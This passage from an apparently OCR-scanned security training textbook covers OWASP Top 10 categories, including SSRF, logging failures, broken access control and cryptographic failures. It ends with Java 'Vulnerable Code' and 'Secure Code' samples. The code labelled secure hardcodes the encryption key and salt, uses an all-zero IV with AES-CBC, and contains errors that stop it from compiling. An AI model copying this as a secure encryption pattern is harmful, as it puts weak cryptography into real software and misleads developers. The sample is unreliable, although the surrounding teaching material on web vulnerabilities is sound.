
  Many applications are implemented with auto-update features. Such applications may download updates from unauthorized or previously trusted sources without conducting sufficient integrity checks. Attackers can take advantage of this flaw and load their own updates to distribute malware. Moreover, if data are encoded or serialized into an easily understandable format, attackers can alter the data, leading to an insecure deserialization flaw.

- **A09 – Security Logging and Monitoring Failures**

  Security logging and monitoring failures occur via insufficient log monitoring, the local storage of logs, inadequate error messages, inappropriate alert mechanisms for failed-login attempts, or applications failing to identify threats in advance. Such vulnerabilities can leak sensitive information that can be leveraged by the attackers to compromise a system or account, tamper with credentials, or destroy data.

- **A10 – Server-Side Request Forgery (SSRF)**

  Server-Side Request Forgery (SSRF) is a web security vulnerability that arises when remote resources are obtained by an application without verifying the URL entered by the user. Attackers leverage this vulnerability to abuse the functionalities of a server to read or modify internal resources and steal sensitive information by sending malicious requests. SSRF vulnerabilities also allow attackers to send malicious requests to internal systems, even if they are secured by firewalls..



A01 – Broken Access Control

- Access control refers to how a web application **grants access to its content** and functions for some **privileged users** and **restricts others**
- Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, which allows them to compromise the network
- It allows an attacker to **act as users or administrators** with privileged functions and create, access, update or delete **every record**

A01 – Broken Access Control

Access control refers to how a web application grants access to create, update, and delete any record/content or function to some privileged users while restricting access to other users. Broken access control is a method by which an attacker identifies a flaw related to access control, bypasses the authentication, and then compromises the network. Access control weaknesses are common because of the lack of automated detection and effective functional testing by application developers. They allow attackers to act as users or administrators with privileged functions and create, access, update, or delete any record.

According to OWASP 2021 R3 revision, the common vulnerabilities associated with access control are as follows:

- Abusing the least privileges or denying it by default, where everyone gains access to the roles, users, or abilities instead of having specific accessibility.
- Evading the filtering of access controls by changing the URL, API request, an HTML page, or the application state via parameter tampering, force browsing, or any attacking tool .
- Gaining permission to read or modify someone's account through their unique identifier.
- Gaining access to the APIs without the access controls for PUT, POST, and DELETE.
- Escalating privileges, where a user can act as an administrator after logging in.
- Manipulating the metadata; for example, the manipulation of a hidden field or alteration of a JSON Web Token (JWT) access-control token or a cookie for exploiting JWT invalidation or elevating privileges.

- Accessing API via illegitimate sources exploiting cross-origin resource sharing (CORS) misconfiguration .
- Force browsing to privileged or authentic pages as a valid or an invalid user, respectively.




Privileged users
Request
Web Application
Request
Access Control
Access Granted
Access Denied
Access
Denied

Figure 14.5: Broken access-control attack



A02 – Cryptographic Failures/Sensitive Data Exposure

- Many web applications **do not properly protect their sensitive data** from unauthorized users
- Sensitive data exposure occurs due to flaws like insecure cryptographic storage and information leakage
- When an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database, an attacker can exploit this flaw and **steal or modify weakly protected sensitive data** such as credit cards numbers, SSNs, and other authentication credentials

Vulnerable Code

```
public String encrypt(String plainText) {
plainText = plainText.replace("a","z");
plainText = plainText.replace("b","y");
---------------
return Base64Encoder.encode(plainText); }
```

Secure Code

```
private static String sKey = "zooooooooooom!!!!";
private static String salt = "ooohhhhhhhhhhh!!!!";
public static String encrypt(String plainText) {
byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };
IvParameterSpec ivspec = new IvParameterSpec(iv);
SecretKeyFactory factory = new
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
KeySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),
65536, 256);
SecretKey key = factory.generateSecret(keySpec);
SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),
"AES");
Cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);
byte[] utf8text = plainText.getBytes("UTF-8");
byte[] enryptedText = cipher.doFinal(utf8text);
return Base64Encoder.encodeToString(encryptedText); }
```

A02 – Cryptographic Failures/Sensitive Data Exposure

